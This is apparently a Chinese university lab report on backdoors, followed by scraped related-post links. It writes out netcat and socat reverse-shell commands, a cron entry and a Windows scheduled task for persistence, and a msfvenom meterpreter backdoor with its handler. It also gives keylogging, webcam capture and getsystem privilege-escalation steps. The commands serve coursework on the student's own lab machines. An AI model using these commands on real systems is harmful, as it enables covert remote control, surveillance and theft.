
Exp2 后门原理与实践 20164303 景圣
Exp2 后门原理与实践
一、基础问题回答:
1.例举你能想到的一个后门进入到你系统中的可能方式?
答:在网上点击不安全的网页或链接。
2.例举你知道的后门如何启动起来(win及linux)的方式?
答:
windows : 先关闭防火墙和杀毒软件,右键管理员运行,通过cmd来运行。
linux : 通过crontab指令,由计划任务启动。
3.Meterpreter有哪些给你映像深刻的功能?
答:Meterpreter不只可以录音截屏,还可以记录键盘输入和录像,这说明如果我们的电脑被装入后门,我们将会毫无隐私可言。
4.如何发现自己有系统有没有被安装后门?
答:win10系统的病毒检测和防火墙会自动进行检测和查杀,同时几乎所有的杀毒软件都可以检测是否被安装后门
二、实验内容
1.使用netcat获取主机操作Shell,cron启动
1.1Windows获得Linux Shell

(1)命令 ipconfig 查看win10的IP地址,不知道为什么这里有两个IP地址,我选择了第一个IP地址,也就是192.168.13.1.

(2)win10本地用命令 ncat.exe -l -p 4303 监听4321端口。
(3)Kali用命令 nc 192.168.13.1 4303 -e /bin/sh 反弹连接win10.

(4)windows获得linux的shell,可执行linux相关命令

1.2Linux获得Windows Shell

(1)linux下 ifconfig 查询IP地址,得到IP地址为192.168.116.128.
win10本地用命令4303端口 nc -l -p 4303.
(2)win10反弹连接linux,使用命令 ncat.exe -e cmd.exe 192.168.116.128 4303

(3)Linux下看到Windows的命令提示,获得win10的shell,可任意执行指令

1.3nc传输数据


(1)win10监听本地4303端口 ncat.exe -l 4303 ,kali连接win10的4303端口 nc 192.168.13.1 4303


(2)此时,在win10或kail上输入随意的语句都可以在另一个上看到,实现数据传输功能
1.4nc定时启动
Cron是Linux下的定时任务,每一分钟运行一次,根据配置文件执行预设的指令。
(1)win10监听本地4321端口 ncat.exe -l -p 4303 .

(2)crontab指令增加一条定时任务 crontab -e 。第一次编辑时提示选择编辑器。选择“3”,利用最基本的vim编辑器进行编辑,之后会直接进入。
按i键 进入编辑模式,在最后一行添加任务 40* * * * /bin/netcat 192.168.13.1 4303 -e /bin/sh 。编辑完成后,退出编辑模式,并使用 :wq 保存并退出。
40* * * *指在每个小时的第40分钟执行指令,可以选择合适的时间。

(4)当时间到了第40分时,win10获得linux的shell,可执行与linux相关命令
2.使用socat获取主机操作Shell, 任务计划启动


2.1在Windows系统下,打开:控制面板->系统和安全->管理工具->任务计划程序,在操作选项(菜单栏)中,选择“创建任务”,填写任务名称4303,之后,新建触发器,选择开始任务时间为:工作站锁定时。

2.2新建操作,选择启动的程序为socat.exe,参数项填为 tcp-listen:4303 exec:cmd.exe,pty,stderr ,
参数项的作用为:把cmd.exe绑定到端口号,同时把cmd.exe的stderr重定向到stdout上

2.3创建完成之后,按 Win+L 快捷键锁定计算机,再次打开时,可以发现之前创建的任务已经开始运行

2.4在kali终端输入指令 socat - tcp:192.168.13.1:4303 ,此时可以发现kail已经成功获得windows shell
3.使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell

首先要将win10的防火墙、病毒和威胁防护功能关闭。

3.1生成后门程序,指令为msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.116.128 LPORT=4303 -f exe > 4303_backdoor.exe这里设置的主机IP、端口为Linux的IP、端口

3.2通过nc指令将生成的后门程序传送到Windows主机上,输入后需要在Linux上输入指令


(1)win10上运行ncat命令,等待接收4303_backdoor.exe
ncat.exe -lv 4303 > 4303_backdoor.exe
(2)kali上运行ncat命令,传输4303_backdoor.exe到win10主机上即IP地址为192.168.13.1
nc 192.168.13.1 4303 < 4303_backdoor.exe

3.4在kali上使用 msfconsole 指令进入msf控制台
3.5对msfconsole进行配置
use exploit/multi/handler //使用handler模块
set payload windows/meterpreter/reverse_tcp //设置载荷
set LHOST 192.168.253.128 //设置本主机kali的IP
set LPORT 4321 //设置本主机的端口
show options //查看利用模块的设置信息,确定配置是否成功。

exploit //运行模块


在win10上运行后门程序,并查看kali,发现获得了win10主机的连接,并且得到了远程控制的shell,可执行win10的相关命令。
4.使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权
4.1由上面的exploit操作,已经获得shell,接下来,尝试获取目标主机音频、摄像头、击键记录等内容



(1)获取目标主机音频、截屏内容

(2)可以通过指令webcam_snap来获取目标主机的录像,因为目标主机没有开启摄像头因此获取失败,但它确实可以获取。
(3)获取击键记录

kali上输入指令 keyscan_start ,开始记录win10上所有键盘记录,随意在win10上输入一些字母,之后kali上输入指令 keyscan_dump ,就可下载键盘记录
4.2提权

(1)使用 getuid 指令查看当前用户,使用 getsystem 指令进行提权.
三、实验感想与体会
实验让我看到如果我们的电脑没有防护,我们会变得毫无隐私可言。虽然我们无法完全避免电脑被入侵,但我们应该提高在这方面的警惕性。在实验中我遇到了不少问题,比如我只关闭了防火墙,导致后门文件被删除了多次,最后才发现win10还有病毒和威胁防护功能。这次实验可以说极大地考验了我的耐心,被折磨的痛不欲生,但完成之后还是十分开心的
Exp2 后门原理与实践 20164303 景圣的更多相关文章
- Exp3 免杀原理与实践 20164303 景圣
Exp3 免杀原理与实践 一.实验内容 1. 正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编程等免杀工具或技巧 2. 通过组合 ...
- 2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165232 Exp2 后门原理与实践 1. 后门原理与实践实验说明及预备知识 一.实验说明 任务一:使用netcat获取主机操作Shell,cron启动 ( ...
- 20155324《网络对抗》Exp2 后门原理与实践
20155324<网络对抗>Exp2 后门原理与实践 20155324<网络对抗>Exp2 后门原理与实践 常用后门工具实践 Windows获得Linux Shell 在Win ...
- 2018-2019-2 20165237《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165237<网络对抗技术>Exp2 后门原理与实践 一.实践目标 使用netcat获取主机操作Shell,cron启动 使用socat获取主机操作Shell, ...
- 2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165325 Exp2 后门原理与实践 实验内容(概要): (1)使用netcat获取主机Shell,cron启动 首先两个电脑(虚拟机)都得有netcat, ...
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践
- 2018-2019-2 网络对抗技术 20165206 Exp2 后门原理与实践 - 实验任务 (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用socat获取主 ...
- 2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165323 Exp2 后门原理与实践 一.实验要求 (3.5分) (1)使用netcat获取主机操作Shell,cron启动 (0.5分) (2)使用soc ...
- 2018-2019-2 20165235《网络对抗技术》Exp2 后门原理与实践
2018-2019-2 20165235<网络对抗技术>Exp2 后门原理与实践 实验内容 1.使用netcat获取主机操作Shell,cron启动 2.使用socat获取主机操作Shel ...
- 2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165311 Exp2 后门原理与实践 后门的基本概念 常用后门工具 netcat Win获得Linux Shell Linux获得Win Shell Met ...
随机推荐
- windows下创建.gitignore
网上搜索 .gitignore 的创建,很多linux上的,而且还一样,... 尝试了几次,windows可以这样写 .svn/ .settings/ .buildpath .project
- Android的ViewPager的学习
这篇博客是对慕课网上看到的视频里学习到的知识的一些记录,让自己能够加深理解.视频地址:http://www.imooc.com/learn/1116 在这个视频中,目标是实现类似微信的主界面之间的切换 ...
- 系统重启后,mr程序不生成当前时间段的MRx文件问题
系统重启后,mr程序不生成当前时间段的MRx文件问题 2019-4-2 之前使用正常的MR程序,系统重启后无法生成MRE\MRO\MRS文件. 服务器有两个时钟:硬件时钟和系统时钟 硬件时钟从根本上讲 ...
- baiduMap & MapV 简单demo
看到 MapV 的一个demo 的底图比较好看,练练手 MapV demos:https://mapv.baidu.com/examples/ 参考的demo:https://mapv.baidu.c ...
- 2018-2019-2 网络对抗技术 20165317 Exp3 免杀原理与实践
2018-2019-2 网络对抗技术 20165317 Exp3 免杀原理与实践 实验内容 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用 ...
- 解决配置Windows Update失败问题
大家都清楚电脑总是需要更新一些补丁,不过,很多系统用户发现更新了补丁之后,开机会出现windows update更新失败的情况,提示“配置Windows Update失败,还原更改,请勿关闭计算机”信 ...
- python写算法中的栈
########### 栈的使用 ############### class StackFullError(Exception): pass class StackEmptyError(Excepti ...
- 8、D8: Default interface methods are only supported starting with Android N (--min-api 24): void
1.错误信息 升级完 Android N 后,有些项目运行起来报错信息大致如下: Default interface methods are only supported starting with ...
- Docker File知识
- 浅析对spring中IOC的理解
学习过Spring框架的人一定都会听过Spring的IoC(控制反转) .DI(依赖注入)这两个概念,对于初学Spring的人来说,总觉得IoC .DI这两个概念是模糊不清的,是很难理解的,今天和大家 ...